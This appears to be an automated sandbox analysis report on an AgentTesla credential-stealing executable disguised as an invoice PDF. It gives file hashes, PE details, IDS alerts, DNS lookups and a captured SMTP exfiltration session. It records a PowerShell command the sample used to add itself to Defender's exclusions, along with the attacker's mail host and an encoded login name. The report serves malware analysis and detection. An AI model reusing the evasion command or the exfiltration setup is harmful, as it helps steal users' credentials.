Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4

C:\Windows\System32\drivers\etc\hosts	
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Preview:	..127.0.0.1

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.825862359561513
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	INVOICE & TELEX BL_PDF.exe
File size:	882688
MD5:	22a2657bb48e3303f6f0a0fd1fdfe441
SHA1:	d6a230a732f3d691a7fce60081f30627ffabd33d
SHA256:	85627117b351e81655bb56b947b61a198d195a225db0e02ef476460b9f273ac
SHA512:	5e24b5f9c3886c9fdeaa968ccc59882b24a4c4cf8d90f4ae7d44ba4ed96bc91800d2f98c1eace2426a5dfe7a16f7c1233b1d54607d17ccba490d9e03514d569c
SSDEEP:	12288:X52s002Ce2nsnG3/TEbszQ4yejeIxJjtaTXOYVgqrmYBF0yI9STO3AbX8bwtxTse:zTIFMF+wGyVDidkAFjHoSa8F+2
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...f.Qa.....0..... .....@.. .....@.....

File Icon

Icon Hash:	138e8eccece8cccc

Static PE Info

General

Entrypoint:	0x4bfcf2
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x61511B66 [Mon Sep 27 01:16:22 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Data Directories
Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xbdcf8	0xbde00	False	0.68735727658	data	7.07881846434	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xc0000	0x19434	0x19600	False	0.391712207512	data	4.295708537	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xda000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/27/21-17:21:14.492064	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49826	587	192.168.2.3	208.91.199.225

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 17:21:12.167356968 CEST	192.168.2.3	8.8.8.8	0xb247	Standard query (0)	smtp.zfftcn.com	A (IP address)	IN (0x0001)
Sep 27, 2021 17:21:12.817672014 CEST	192.168.2.3	8.8.8.8	0xb6af	Standard query (0)	smtp.zfftcn.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 17:21:12.321969032 CEST	8.8.8.8	192.168.2.3	0xb247	No error (0)	smtp.zfftcn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 17:21:12.321969032 CEST	8.8.8.8	192.168.2.3	0xb247	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Sep 27, 2021 17:21:12.321969032 CEST	8.8.8.8	192.168.2.3	0xb247	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Sep 27, 2021 17:21:12.321969032 CEST	8.8.8.8	192.168.2.3	0xb247	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Sep 27, 2021 17:21:12.321969032 CEST	8.8.8.8	192.168.2.3	0xb247	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Sep 27, 2021 17:21:12.831943035 CEST	8.8.8.8	192.168.2.3	0xb6af	No error (0)	smtp.zfftcn.com	us2.smtp.mailhostbox.com		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 17:21:12.831943035 CEST	8.8.8.8	192.168.2.3	0xb6af	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Sep 27, 2021 17:21:12.831943035 CEST	8.8.8.8	192.168.2.3	0xb6af	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Sep 27, 2021 17:21:12.831943035 CEST	8.8.8.8	192.168.2.3	0xb6af	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Sep 27, 2021 17:21:12.831943035 CEST	8.8.8.8	192.168.2.3	0xb6af	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)

SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Sep 27, 2021 17:21:13.618143082 CEST	587	49826	208.91.199.225	192.168.2.3	220 us2.outbound.mailhostbox.com ESMTP Postfix
Sep 27, 2021 17:21:13.618455887 CEST	49826	587	192.168.2.3	208.91.199.225	EHLO 760639
Sep 27, 2021 17:21:13.762732983 CEST	587	49826	208.91.199.225	192.168.2.3	250-us2.outbound.mailhostbox.com 250-PIPELINING 250-SIZE 41648128 250-VRFY 250-ETRN 250-STARTTLS 250-AUTH PLAIN LOGIN 250-AUTH=PLAIN LOGIN 250-ENHANCEDSTATUSCODES 250-8BITMIME 250 DSN
Sep 27, 2021 17:21:13.763956070 CEST	49826	587	192.168.2.3	208.91.199.225	AUTH login c2xvdDJAemZmdGNuLmNvbQ==
Sep 27, 2021 17:21:13.905458927 CEST	587	49826	208.91.199.225	192.168.2.3	334 UGFzc3dvcmQ6
Sep 27, 2021 17:21:14.053101063 CEST	587	49826	208.91.199.225	192.168.2.3	235 2.7.0 Authentication successful
Sep 27, 2021 17:21:14.053952932 CEST	49826	587	192.168.2.3	208.91.199.225	MAIL FROM:<slot2@zfftcn.com>
Sep 27, 2021 17:21:14.197202921 CEST	587	49826	208.91.199.225	192.168.2.3	250 2.1.0 Ok
Sep 27, 2021 17:21:14.197478056 CEST	49826	587	192.168.2.3	208.91.199.225	RCPT TO:<slot2@zfftcn.com>
Sep 27, 2021 17:21:14.348969936 CEST	587	49826	208.91.199.225	192.168.2.3	250 2.1.5 Ok
Sep 27, 2021 17:21:14.349227905 CEST	49826	587	192.168.2.3	208.91.199.225	DATA
Sep 27, 2021 17:21:14.490576982 CEST	587	49826	208.91.199.225	192.168.2.3	354 End data with <CR><LF>.<CR><LF>
Sep 27, 2021 17:21:14.493479967 CEST	49826	587	192.168.2.3	208.91.199.225	.
Sep 27, 2021 17:21:14.735589027 CEST	587	49826	208.91.199.225	192.168.2.3	250 2.0.0 Ok: queued as 44053D8E3C

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: INVOICE & TELEX BL_PDF.exe PID: 6708 Parent PID: 5732

General

Start time:	17:19:19
Start date:	27/09/2021

Path:	C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe'
Imagebase:	0x2a0000
File size:	882688 bytes
MD5 hash:	22A2657BB48E3303F6F0A0FD1FDFE441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.314477041.00000000025C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.315990604.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.315990604.00000000035C1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.314615327.0000000002647000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: powershell.exe PID: 6256 Parent PID: 6708

General

Start time:	17:19:28
Start date:	27/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe'
Imagebase:	0xae0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6480 Parent PID: 6256

General

Start time:	17:19:29
Start date:	27/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: INVOICE & TELEX BL_PDF.exe PID: 5028 Parent PID: 6708

General

Start time:	17:19:29
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe
Imagebase:	0x420000
File size:	882688 bytes
MD5 hash:	22A2657BB48E3303F6F0A0FD1FDFE441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: INVOICE & TELEX BL_PDF.exe PID: 5728 Parent PID: 6708

General

Start time:	17:19:31
Start date:	27/09/2021
Path:	C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\INVOICE & TELEX BL_PDF.exe
Imagebase:	0xcb0000
File size:	882688 bytes
MD5 hash:	22A2657BB48E3303F6F0A0FD1FDFE441
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.554063789.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000007.00000002.554063789.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000007.00000002.557227269.0000000003071000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000007.00000002.557227269.0000000003071000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Disassembly

Code Analysis